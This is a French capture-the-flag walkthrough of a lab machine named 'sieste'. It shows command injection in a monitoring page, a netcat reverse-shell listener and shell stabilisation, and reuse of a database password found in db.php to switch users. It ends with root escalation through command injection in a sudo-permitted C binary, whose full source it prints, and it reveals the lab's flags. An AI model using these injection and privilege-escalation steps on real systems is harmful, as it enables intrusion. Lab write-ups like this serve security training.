
notre compte a été créer avec succès, passons a la connexion au dashboard

la page dashboard.php sert du monitoring est l’exécution du commande comme apache par exemple. nous allons tenter une injection de commande dans cette paramètre

notre commande a été exécuter
Exploitation - Reverse shell
1
2
3
4
5
6
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.103] 47558
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Exploitation - shell interactif
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.103] 47558
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script -q /dev/null -c bash
www-data@sieste:/var/www/html$ ^Z
zsh: suspended  nc -nvlp 4444
┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 4444

www-data@sieste:/var/www/html$
1
2
3
4
www-data@sieste:/var/www/html$ stty rows 48 cols 245
www-data@sieste:/var/www/html$ export TERM=xterm-256color
www-data@sieste:/var/www/html$ source /etc/skel/.bashrc
www-data@sieste:/var/www/html$ reset
Escalade de privilège - Enumération, mouvement latéral
1
2
3
4
5
6
7
8
www-data@sieste:/var/www/html$ cat db.php
<?php
// db.php - Safe Database Connection Wrapper
$host = '127.0.0.1';
$db   = 'sieste_db';
$user = 'sieste_app';      // username
$pass = 'Containment2026!'; // password
$charset = 'utf8mb4';
1
2
3
4
www-data@sieste:/var/www/html$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
fake:x:1000:1000:Dr. F.A.Ke:/home/fake:/bin/bash
www-data@sieste:/var/www/html$
connexion au compte fake avec le mot de passe trouver dans le fichier db.php
1
2
3
4
5
www-data@sieste:/var/www/html$ su fake
Password:
fake@sieste:/var/www/html$ id
uid=1000(fake) gid=1000(fake) groups=1000(fake),24(cdrom),30(dip),46(plugdev),100(users)
fake@sieste:/var/www/html$
mot de passe valide connexion réussie
Escalade de privilège - M horizontal - sudo -l
1
2
3
4
5
fake@sieste:~$ sudo -l
User fake may run the following commands on sieste:
    (ALL : ALL) NOPASSWD: /usr/bin/sudo -l
    (root) NOPASSWD: /opt/user_sync
fake@sieste:~$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
fake@sieste:~/Development$ cat user_sync.c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>

int main(int argc, char *argv[]) {
    // 1. Force privileges to maintain root status during execution
    if (setresuid(0, 0, 0) != 0) {
        perror("[-] Error: Failed to set suid privileges");
        return 1;
    }

    // Check arguments to prevent memory corruption or unexpected behavior
    if (argc != 3) {
        printf("Usage: %s <username> <password>\n", argv[0]);
        return 1;
    }

    char username[64];
    char password[256];

    strncpy(username, argv[1], sizeof(username) - 1);
    username[sizeof(username) - 1] = '\0';

    strncpy(password, argv[2], sizeof(password) - 1);
    password[sizeof(password) - 1] = '\0';

    // CRITICAL CHECK: Verify if the user actually exists on the Linux operating system
    struct passwd *pwd = getpwnam(username);
    if (pwd == NULL) {
        printf("[-] Error: User '%s' does not exist on this Linux system.\n", username);
        return 1;
    }

    // ROOT PROTECTION: Prevent modification of root (UID 0) or system accounts (UID < 1000)
    if (pwd->pw_uid < 1000) {
        printf("[-] Error: Modifying root (UID 0) or system accounts is strictly prohibited.\n");
        return 1;
    }

    if (strchr(password, '\'') != NULL || strchr(password, ';') != NULL || strchr(password, '|') != NULL) {
        printf("[-] Error: Invalid characters detected in password.\n");
        return 1;
    }

    // ACTION 1: Update the Linux OS system password non-interactively using chpasswd
    char os_cmd[512];
    snprintf(os_cmd, sizeof(os_cmd), "echo '%s:%s' | chpasswd", username, password);

    printf("[*] Synchronizing password for Linux system user '%s'...\n", username);
    if (system(os_cmd) != 0) {
        printf("[-] Error: Failed to update OS password.\n");
        return 1;
    }

    // ACTION 2: Generate a SHA-512 hash token for the database replication layer
    char hash_cmd[512];
    snprintf(hash_cmd, sizeof(hash_cmd), "openssl passwd -6 '%s'", password);

    FILE *fp = popen(hash_cmd, "r");
    if (fp == NULL) {
        printf("[-] Internal Error: Failed to generate database token.\n");
        return 1;
    }

    char dynamic_hash[128] = {0};
    if (fgets(dynamic_hash, sizeof(dynamic_hash), fp) != NULL) {
        dynamic_hash[strcspn(dynamic_hash, "\n")] = 0;
    }
    pclose(fp);

    // ACTION 3: Mirror the transaction records into the central MySQL database
    char db_cmd[1024];
    snprintf(db_cmd, sizeof(db_cmd),
             "mysql -u sieste_app -p'Containment2026!' -h 127.0.0.1 -e "
             "\"INSERT INTO sieste_db.users (username, password_hash, role) "
             "VALUES ('%s', '%s', 'operator') "
             "ON DUPLICATE KEY UPDATE password_hash='%s'; # %s \"",
             username, dynamic_hash, dynamic_hash, password);

    printf("[*] Mirroring operations into sieste_db replication engine...\n");
    if (system(db_cmd) != 0) {
        printf("[-] Warning: Database mirroring failed.\n");
    }

    return 0;
}
le code source du binaire que nous somme autoriser a exécuter avec la permission sudo entant que root
1
2
3
4
5
6
7
8
9
snprintf(db_cmd, sizeof(db_cmd),
         "mysql -u sieste_app -p'Containment2026!' -h 127.0.0.1 -e "
         "\"INSERT INTO sieste_db.users (username, password_hash, role) "
         "VALUES ('%s', '%s', 'operator') "
         "ON DUPLICATE KEY UPDATE password_hash='%s'; # %s \"",
         username, dynamic_hash, dynamic_hash, password);

printf("[*] Mirroring operations into sieste_db replication engine...\n");
if (system(db_cmd) != 0) { ... }
Remarque: la partie du code vulnérable a l’injection de commande dans le champs password mais a condition que le username soit une utilisateur system valide. Le programme injecte la variable password directement à la fin de la commande MySQL, juste après un commentaire SQL (# %s).
Même si l’intention du développeur était de masquer ou d’annuler l’effet du mot de passe dans la requête SQL à l’aide du caractère #, cette commande est envoyée globalement à un shell Linux via system()
Escalade de privilèges - priv root
1
2
3
4
fake@sieste:~$ sudo /opt/user_sync fake "\$(bash -p)"
[*] Synchronizing password for Linux system user 'fake'...
[*] Mirroring operations into sieste_db replication engine...
root@sieste:/home/fake#
flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
fake@sieste:~$ bash -p
bash-5.3# cat /home/fake/user.txt /root/root.txt


                         __    _
                    _wr""        "-q__
                 _dP                 9m_
               _#P                     9#_
              d#@                       9#m
             d##                         ###
            J###                         ###L
            {###K                       J###K
            ]####K      ___aaa___      J####F
        __gmM######_  w#P""   ""9#m  _d#####Mmw__
     _g##############mZ_         __g##############m_
   _d####M@PPPP@@M#######Mmp gm#########@@PPP9@M####m_
  a###""          ,Z"#####@" '######"\g          ""M##m
 J#@"             0L  "*##     ##@"  J#              *#K
 #"               `#    "_gmwgm_~    dF               `#_
7F                 "#_   ]#####F   _dK                 JE
]                    *m__ ##### __g@"                   F
                       "PJ#####LP"
 `                       0######_                      '
                       _0########_
     .               _d#####^#####m__              ,
      "*w_________am#####P"   ~9#####mw_________w*"
          ""9@#####@M""           ""P@#####@M""


Flag: HMV(SSRF_F1l3_3num_4nd_G0ph3r_Pwn4g3}

                         __    _
                    _wr""        "-q__
                 _dP                 9m_
               _#P                     9#_
              d#@                       9#m
             d##                         ###
            J###                         ###L
            {###K                       J###K
            ]####K      ___aaa___      J####F
        __gmM######_  w#P""   ""9#m  _d#####Mmw__
     _g##############mZ_         __g##############m_
   _d####M@PPPP@@M#######Mmp gm#########@@PPP9@M####m_
  a###""          ,Z"#####@" '######"\g          ""M##m
 J#@"             0L  "*##     ##@"  J#              *#K
 #"               `#    "_gmwgm_~    dF               `#_
7F                 "#_   ]#####F   _dK                 JE
]                    *m__ ##### __g@"                   F
                       "PJ#####LP"
 `                       0######_                      '
                       _0########_
     .               _d#####^#####m__              ,
      "*w_________am#####P"   ~9#####mw_________w*"
          ""9@#####@M""           ""P@#####@M""


Flag: HMV(Never_trust_localhost_SIESTE}